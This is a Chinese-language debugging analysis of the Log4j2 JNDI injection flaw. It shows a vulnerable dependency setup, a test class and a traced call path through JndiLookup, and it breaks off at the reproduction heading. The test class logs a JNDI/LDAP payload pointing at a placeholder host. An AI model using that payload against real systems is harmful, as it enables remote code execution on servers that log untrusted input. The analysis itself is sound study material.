S-log4jRCE

环境搭建

- `pom.xml`


```
<dependencies>
   <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-api</artifactId>
      <version>2.13.2</version>
   </dependency>
   <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-core</artifactId>
      <version>2.13.2</version>
   </dependency>
</dependencies>
```

- 测试代码


```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

public class log4jRCE {
    private static final Logger logger= LogManager.getLogger(log4jRCE.class);

    public static void main(String[] args) {
        logger.error("${jndi:ldap://IP:389/alibaba}");
    }
}
```

调试分析


- 漏洞位置：`org.apache.logging.log4j.core.lookup.JndiLookup`



- 堆栈信息





- 从堆栈入口来分析漏洞，首先是进行一个日志等级的判断，目前只有`error`级别的日志能够触发漏洞



首先是`this.isEnabled()`方法检测日志等级，测试时发现只有`error`级别返回为true


- 之后一直跟踪进入到格式化方法。






可以看到格式化方法当中有一个`replace()`方法，之后再继续跟踪进入`resolveVariable()`方法，这个方法就比较关键了。

- `resolveVariable()` 方法




> 首先`this.getVariableResolver()`获取到系统中存在的`StrLookup`，然后进入`StrLookup.lookup()`方法。可以看到`log4j`本身定义了很多`Lookup`。

- `StrLookup.lookup()`方法




> 在`StrLookup.lookup()`方法中会根据我们输入的`Lookup`类型进行选择，此处时`JndiLookup`，之后进入对应的`JndiLookup.lookup`方法。


- `JndiLookup.lookup`方法




> 在这里首先是进入`this.convertJndiName()`方法，执行完这个方法之后会报错，然后利用强制进入就可以看到之后的处理逻辑。

- 获取 `JndiManager`





- 获取到 `JndiManager` 之后返回 `return var6`，此处再强制进入，就可以看到触发 `jndi` 注入的位置了。此时 `context` 是 `initialContenxt`



> 这个漏洞本质就是一个 `jndi` 注入，所有一个是要满足 `log4j2` 触发这个 `lookup` 的条件，第二个就是要满足 `jndi` 注入的利用条件，才能利用成功。

漏洞复现

项目地址

